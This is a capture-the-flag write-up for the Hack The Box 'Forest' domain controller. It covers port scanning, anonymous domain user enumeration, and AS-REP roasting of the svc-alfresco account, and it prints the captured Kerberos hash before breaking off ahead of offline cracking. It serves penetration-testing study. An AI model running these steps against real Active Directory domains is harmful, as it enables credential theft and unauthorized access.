# Overview

Forest is a domain joined windows machine susceptible to data exposure and offline credential attacks. Once foothold has been established by cracking the leaked credential, deeper enumeration of the domain is required to successfully exploit the inheritance relationships of Windows Active Directory groups. Once this step has been completed, the attacker should be able to use these privileges to escalate to a Domain Admin account.

## Recommended tools

- nmap: A network scanner installed by default on kali. Can be used to identify running service, gather information on hosts, fingerprint services, and much more.
- smbclient: A SMB enumeration tool installed by default on kali. SMBClient provides an FPT-like command line user interface used to enumerate, transfer, and exploit vulnerable windows & linux hosts. Hacktricks docs on SMB
- crackmapexec: A swiss army knife for pentesting Windows/AD environments. Can perform domain enumeration, execute various AD related attacks, test for authenticated and unauthenticated access, and much more - CME manual
- impacket-library: A collection of python scripts used to enumerate & exploit networked services.
- Hashcat: The foremost password cracking utility - should be installed on your host system (Ex. windows) for best performance. Docs and download
- Evil-WinRM: A useful command line utility (requires credentials) that can be used to test the implementation of **Windows Remote Management** (Port 5985). Can be leveraged for code execution under the right conditions.

## OWASP Threats

- A02:2021 – Cryptographic Failures
- A05:2021 – Security Misconfiguration
- A07:2021 – Identification and Authentication Failures

# Enumeration

## nmap

- Start with a basic nmap scan `nmap -p- -sV -sC $IP -T4 -oN basic_nmap`(snippet below)


```
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE      REASON  VERSION
53/tcp    open  domain       syn-ack Simple DNS Plus
88/tcp    open  kerberos-sec syn-ack Microsoft Windows Kerberos (server
time: 2023-02-13 22:08:28Z)
135/tcp   open  msrpc        syn-ack Microsoft Windows RPC
139/tcp   open  netbios-ssn  syn-ack Microsoft Windows netbios-ssn
389/tcp   open  ldap         syn-ack Microsoft Windows Active Directory LDAP
(Domain: htb.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds syn-ack Windows Server 2016 Standard 14393
microsoft-ds (workgroup: HTB)
464/tcp   open  kpasswd5?    syn-ack
593/tcp   open  ncacn_http   syn-ack Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped   syn-ack
3268/tcp  open  ldap         syn-ack Microsoft Windows Active Directory LDAP
(Domain: htb.local, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped   syn-ack
5985/tcp  open  http         syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf       syn-ack .NET Message Framing
47001/tcp open  http         syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open  msrpc        syn-ack Microsoft Windows RPC
49665/tcp open  msrpc        syn-ack Microsoft Windows RPC
49666/tcp open  msrpc        syn-ack Microsoft Windows RPC
49667/tcp open  msrpc        syn-ack Microsoft Windows RPC
49671/tcp open  msrpc        syn-ack Microsoft Windows RPC
49676/tcp open  ncacn_http   syn-ack Microsoft Windows RPC over HTTP 1.0
49677/tcp open  msrpc        syn-ack Microsoft Windows RPC
49681/tcp open  msrpc        syn-ack Microsoft Windows RPC
49698/tcp open  msrpc        syn-ack Microsoft Windows RPC
Service Info: Host: FOREST; OS: Windows; CPE: cpe:/o:microsoft:windows
```

- A windows server hosting **DNS, kerberos, ldap, SMB** is indicative of a Domain Controller

## CrackMapExec

- Since SMB was identified as a running service, check for anonymous login.
    - No luck.


```

┌──(kali㉿kali)-[~/Documents/htb/machines/forest]

└─$ crackmapexec smb $IP -u '' -p '' --shares
```



```
└─$ crackmapexec smb $IP -u '' -p '' --shares
SMB         10.129.210.137  445    FOREST           [*] Windows Server 2016
Standard 14393 x64 (name:FOREST) (domain:htb.local) (signing:True)
(SMBv1:True)
SMB         10.129.210.137  445    FOREST           [+] htb.local\:
SMB         10.129.210.137  445    FOREST           [-] Error enumerating
shares: STATUS_ACCESS_DENIED

┌──(kali㉿kali)-[~/Documents/htb/machines/forest]
└─$ crackmapexec smb $IP -u '' -p '' --users
SMB         10.129.210.137  445    FOREST           [*] Windows Server 2016
Standard 14393 x64 (name:FOREST) (domain:htb.local) (signing:True)
(SMBv1:True)
SMB         10.129.210.137  445    FOREST           [+] htb.local\:
SMB         10.129.210.137  445    FOREST           [-] Error enumerating
domain users using dc ip 10.129.210.137: NTLM needs domain\username and a
password
SMB         10.129.210.137  445    FOREST           [*] Trying with SAMRPC
protocol
SMB         10.129.210.137  445    FOREST           [+] Enumerated domain
user(s)
SMB         10.129.210.137  445    FOREST           htb.local\Administrator
Built-in account for administering the computer/domain
SMB         10.129.210.137  445    FOREST           htb.local\Guest
Built-in account for guest access to the computer/domain
SMB         10.129.210.137  445    FOREST           htb.local\krbtgt
Key Distribution Center Service Account
SMB         10.129.210.137  445    FOREST           htb.local\DefaultAccount
A user account managed by the system.
SMB         10.129.210.137  445    FOREST           htb.local\$331000-
VK4ADACQNUCA
SMB         10.129.210.137  445    FOREST
htb.local\SM_2c8eef0a09b545acb
SMB         10.129.210.137  445    FOREST
htb.local\SM_ca8c2ed5bdab4dc9b
SMB         10.129.210.137  445    FOREST
htb.local\SM_75a538d3025e4db9a
SMB         10.129.210.137  445    FOREST
htb.local\SM_681f53d4942840e18
SMB         10.129.210.137  445    FOREST
htb.local\SM_1b41c9286325456bb
SMB         10.129.210.137  445    FOREST
htb.local\SM_9b69f1b9d2cc45549
SMB         10.129.210.137  445    FOREST
htb.local\SM_7c96b981967141ebb
SMB         10.129.210.137  445    FOREST
htb.local\SM_c75ee099d0a64c91b
htb.local\SM_c75ee099d0a64c91b
SMB         10.129.210.137  445    FOREST
htb.local\SM_1ffab36a2f5f479cb
SMB         10.129.210.137  445    FOREST
htb.local\HealthMailboxc3d7722
SMB         10.129.210.137  445    FOREST
htb.local\HealthMailboxfc9daad
SMB         10.129.210.137  445    FOREST
htb.local\HealthMailboxc0a90c9
SMB         10.129.210.137  445    FOREST
htb.local\HealthMailbox670628e
SMB         10.129.210.137  445    FOREST
htb.local\HealthMailbox968e74d
SMB         10.129.210.137  445    FOREST
htb.local\HealthMailbox6ded678
SMB         10.129.210.137  445    FOREST
htb.local\HealthMailbox83d6781
SMB         10.129.210.137  445    FOREST
htb.local\HealthMailboxfd87238
SMB         10.129.210.137  445    FOREST
htb.local\HealthMailboxb01ac64
SMB         10.129.210.137  445    FOREST
htb.local\HealthMailbox7108a4e
SMB         10.129.210.137  445    FOREST
htb.local\HealthMailbox0659cc1
SMB         10.129.210.137  445    FOREST           htb.local\sebastien
SMB         10.129.210.137  445    FOREST           htb.local\lucinda
SMB         10.129.210.137  445    FOREST           htb.local\svc-alfresco
SMB         10.129.210.137  445    FOREST           htb.local\andy
SMB         10.129.210.137  445    FOREST           htb.local\mark
SMB         10.129.210.137  445    FOREST           htb.local\santi
```

# GetNPUsers

- We have a feeling this is the DC for the `htb.local` domain, so lets see if there are any accounts that are susceptible to offline cracking.
  - Hacktricks Docs
- the `GetNPUsers` impacket script checks for accounts that do not need Kerberos pre-authentication enabled




```
┌──(kali㉿kali)-[~/Documents/htb/machines/forest]
└─$ impacket-GetNPUsers htb.local/ -dc-ip $IP
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

Name          MemberOf                                            PasswordLastSet             LastLogon                   UAC
------------  --------------------------------------------------  --------------------------  --------------------------  --------
svc-alfresco  CN=Service Accounts,OU=Security Groups,DC=htb,DC=local  2023-02-13 17:30:24.349530  2019-09-23 07:09:47.931194  0×410200
```

- Occasionally there will be useful data leaked in rpcdumps, check that just in case with `impacket-rpcdump`

## RPCDump (trash)

```
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Retrieving endpoint list from 10.129.210.137
Protocol: [MS-RSP]: Remote Shutdown Protocol
Provider: wininit.exe
UUID    : D95AFE70-A6D5-4259-822E-2C84DA1DDB0D v1.0
Bindings:
          ncacn_ip_tcp:10.129.210.137[49664]
          ncalrpc:[WindowsShutdown]
          ncacn_np:\\FOREST[\PIPE\InitShutdown]
          ncalrpc:[WMsgKRpc071230]

Protocol: N/A
Provider: winlogon.exe
UUID    : 76F226C3-EC14-4325-8A99-6A46348418AF v1.0
Bindings:
          ncalrpc:[WindowsShutdown]
          ncacn_np:\\FOREST[\PIPE\InitShutdown]
          ncalrpc:[WMsgKRpc071230]
          ncalrpc:[WMsgKRpc073921]

Protocol: N/A
Provider: N/A
UUID    : D09BDEB5-6171-4A34-BFE2-06FA82652568 v1.0
Bindings:
          ncalrpc:[csebpub]
          ncalrpc:[LRPC-869cb06477bad80729]
          ncalrpc:[LRPC-17de353650058154d9]
          ncacn_np:\\FOREST[\pipe\LSM_API_service]
          ncalrpc:[LSMApi]
          ncalrpc:[LRPC-9579d48daf9e6299c0]
          ncalrpc:[actkernel]
          ncalrpc:[umpo]
          ncalrpc:[LRPC-17de353650058154d9]
          ncacn_np:\\FOREST[\pipe\LSM_API_service]
```



```
          ncalrpc:[LSMApi]
          ncalrpc:[LRPC-9579d48daf9e6299c0]
          ncalrpc:[actkernel]
          ncalrpc:[umpo]
          ncalrpc:[LRPC-b8fb5ad1a06f6bd4df]
          ncalrpc:[dhcpcsvc]
          ncalrpc:[dhcpcsvc6]
          ncacn_ip_tcp:10.129.210.137[49665]
          ncacn_np:\\FOREST[\pipe\eventlog]
          ncalrpc:[eventlog]
          ncalrpc:[LRPC-3b8bd5b89041fcfda1]

Protocol: N/A
Provider: N/A
UUID    : 697DCDA9-3BA9-4EB2-9247-E11F1901B0D2 v1.0
Bindings:
          ncalrpc:[LRPC-869cb06477bad80729]
          ncalrpc:[LRPC-17de353650058154d9]
          ncacn_np:\\FOREST[\pipe\LSM_API_service]
          ncalrpc:[LSMApi]
          ncalrpc:[LRPC-9579d48daf9e6299c0]
          ncalrpc:[actkernel]
          ncalrpc:[umpo]

Protocol: N/A
Provider: sysntfy.dll
UUID    : C9AC6DB5-82B7-4E55-AE8A-E464ED7B4277 v1.0 Impl friendly name
Bindings:
          ncalrpc:[LRPC-9579d48daf9e6299c0]
          ncalrpc:[actkernel]
          ncalrpc:[umpo]
          ncalrpc:[senssvc]
          ncalrpc:[OLEA7B2222FF1CE635A037B53BB2BAA]
          ncalrpc:[IUserProfile2]
          ncalrpc:[IUserProfile2]
          ncalrpc:[IUserProfile2]
          ncalrpc:[OLEE4E3C72A0C60FF7CED9403703182]
          ncacn_ip_tcp:10.129.210.137[49667]
          ncalrpc:[samss lpc]
          ncalrpc:[SidKey Local End Point]
          ncalrpc:[protected_storage]
          ncalrpc:[lsasspirpc]
          ncalrpc:[lsapolicylookup]
          ncalrpc:[LSA_EAS_ENDPOINT]
          ncalrpc:[lsacap]
          ncalrpc:[LSARPC_ENDPOINT]
          ncalrpc:[securityevent]
          ncalrpc:[audit]
          ncacn_np:\\FOREST[\pipe\lsass]
(SNIP)
```

# Foothold

- Earlier with `impacket-GetNPUsers` svc-alfresco was identified as not needing pre-auth for kerberos - this means its vulnerable to asreproasting
  - [https://book.hacktricks.xyz/windows-hardening/active-directory-methodology/asreproast](https://book.hacktricks.xyz/windows-hardening/active-directory-methodology/asreproast)


```
┌──(kali㉿kali)-[~/Documents/htb/machines/forest]
└─$ impacket-GetNPUsers htb.local/ -dc-ip $IP
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

Name          MemberOf
PasswordLastSet             LastLogon                  UAC
------------  ------------------------------------------------------  ------
--------------------  --------------------------  --------
svc-alfresco  CN=Service Accounts,OU=Security Groups,DC=htb,DC=local  2023-
02-13 17:30:24.349530  2019-09-23 07:09:47.931194  0x410200




┌──(kali㉿kali)-[~/Documents/htb/machines/forest]
└─$ impacket-GetNPUsers htb.local/svc-alfresco -dc-ip $IP -no-pass
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Getting TGT for svc-alfresco
$krb5asrep$23$svc-
alfresco@HTB.LOCAL:ef2405d7be0b551ed384e5768b630e8b$666309a98238290f5622d5cd
de91cb5e9630b2c26796f3e21f84560d926659538ef34b49e2680adeb73a203d827b437ac8aa
70578c40510dfe247f15f7f3b2d55777018cfeedfbc191d39c03ad1c5ff049d2b666c2e892c1
5be612d92609e9bf3b48c39c2486e878575d3679b776532ff9ac88556cead3e437141e0d47a9
e9a9071ee62b717369b8220d7826da2b13abc7ca3a32e3c870129bb16decb8d2e923db40c6dc
a02f90f44fe4b70fcbff976c5f462ca5f2efd85baaa805005c25db05ce3ec5c9a87d590601e1
4ea92d1a6f6fdaaf0758ff82c023a1e4fdac922fdccaff85aae8fa20
```

- with this hash, we can save it to a file and try to crack offline using hashcat


```
